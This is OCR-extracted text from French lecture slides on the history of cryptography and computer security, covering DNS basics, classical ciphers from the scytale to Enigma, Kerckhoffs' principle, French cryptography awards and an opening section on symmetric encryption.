
Une brève histoire de la cryptographie et de la sécurité informatique

Pascal Lafourcade





2024

pascal.lafourcade@uca.fr


https://www.


carte d'assurance maladie
vitale


VISA
Maestro
DEBIT CARD
VISA




SAMSUNG




tomtom
West-Dr
Central Park W
240
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3:23


BANQUE

















Un réalité physique



Cables



https://www.submarinecablemap.com/

DNS: Domain Name System

$$\text{www.google.com} = 142.250.75.238$$


- IPv4 : `xxx.xxx.xxx.xxx`, where `xxx` $\in \{0, 255\}$
- IPv6 : `xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx`, where `xxxx` is a hexadecimal

$$\text{www.google.fr} = 142.250.201.163$$


- Top-Level Domain (TLD) root fr
- 2nd level : google
- 3rd level : www

ICANN : Internet Corporation for Assigned Names and Numbers
AFNIC : Association Française pour le Nommage Internet en Coopération

Où sont les servers DNS ?



13 serveurs racines



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Stéganographie : 500 av J-.C

Histoires d'Hérodote (445 av J.-C)






- Tablette de cire
- Tatouage d'esclaves

Scytale : 404 av. J.-C



Plutarque raconte son utilisation par Lysandre de Sparte

Carré de Polybe : 150 av. J.-C.



	1	2	3	4	5
1	P	O	L	Y	B
2	E	M	A	U	D
3	I/J	T	C	F	G
4	H	K	N	Q	R
5	S	V	W	X	Z

César : Ier siècle av. J.-C.




AVE CESAR

DYH FHVDU

Vigenère : 1586






Blaise de Vigenère, né en 1523 à Saint-Pourçain-sur-Sioule

B L A I S E
1 3 2 1 3 2
C O C J V G

PigPen : XVIème siécle

Cimetière Trinity Church, NewYork 1697










PigPen : XVIème siécle

Cimetière Trinity Church, NewYork 1697





REMEMBER DEATH

Principes de Kerchoff : 1883

"*La Cryptographie Militaire*"



JOURNAL

DES

SCIENCES MILITAIRES.

Janvier 1883.

LA CRYPTOGRAPHIE MILITAIRE.

« La cryptographie est un auxiliaire puissant de la tactique militaire. »
(Général LEWAL, *Études de guerre.*)

I.

LA CRYPTOGRAPHIE DANS L'ARMÉE

A. Notions historiques.

"*La sécurité d'un système cryptographique doit totalement dépendre du secret de la clé et non du secret de l'algorithme.*"

Chiffrement de Vernam : 1917

Inventé par Franklin Miller en 1882.






$$\begin{array}{rcl} m & = & 010111 \\ \oplus\ k & = & 110010 \\ \hline c & = & 100101 \end{array}$$

Bellovin, Steven. "*Frank Miller: Inventor of the One-Time Pad*"

GEDFU 18 : 1918



Fritz Nebel




Georges Painvin

	A	D	F	G	V	X
A	a	b	c	d	e	f
D	g	h	i	j	k	l
F	m	n	o	p	q	r
G	s	t	u	v	w	x
V	y	z	0	1	2	3
X	4	?	?	?	?	9


Arthur Scherbius : Enigma 1919

















Marian Rejewski, Jerzy Rózycki et Henryk Zygalski

Sphinx : 1931

Société des Codes Télégraphiques Georges Lugagne, Paris



Paul Godillon

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
La cryptrographie une expertise à la française

- 2006 : Jacques Stern, médaille d'or du CNRS
- 2008 : Hubert Comon-Lundh, médaille d'argent du CNRS
- 2009 : David Naccache, médaille d'argent du CNRS
- 2013 : Antoine Joux, prix Gödel
- 2017 : Aline Gouget, prix Irène-Joliot-Curie
- 2021 : David Pointcheval, médaille d'argent du CNRS
- 2023 : Anne Canteau, prix Irène-Joliot-Curie
- 2022 : Véronique Cortier, médaille d'argent du CNRS
- 2023 : Sandrine Blazy, médaille d'argent du CNRS
- 2024 : Oana Goga, médaille de bronze du CNRS
- 2025 : Anne Canteau, élue à l'Académie des sciences



IACR Fellows


- 2026 : Pierre-Alain Fouque, Henri Gilbert
- 2025 : Pascal Paillier
- 2024 : Anne Canteaut, David Pointcheval
- 2022 : Claude Carlet
- 2020 : David Naccache
- 2017 : Louis Guillou
- 2014 : Antoine Joux
- 2005 : Jacques Stern





Prix Truing et Cryptographie



- 2002 : Ronald L. Rivest, Adi Shamir et Leonard M. Adleman
- 2012 : Silvio Micali et Shafi Goldwasser
- 2015 : Whitfield Diffie et Martin Hellman
- 2025 : Charles H. Bennett et Gilles Brassard







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Chiffrement Symétrique




Exemples

- Chiffrement par bloc (taille fixe des messages) : DES, AES
- Chiffrement par flots (stream cipher) (taille illimité des messages) RC4, FISH, ChaCha, Salsa20, A5/1

Date Encryption Standard (DES) : 1971


Lucifer par Horst Feistel (IBM)

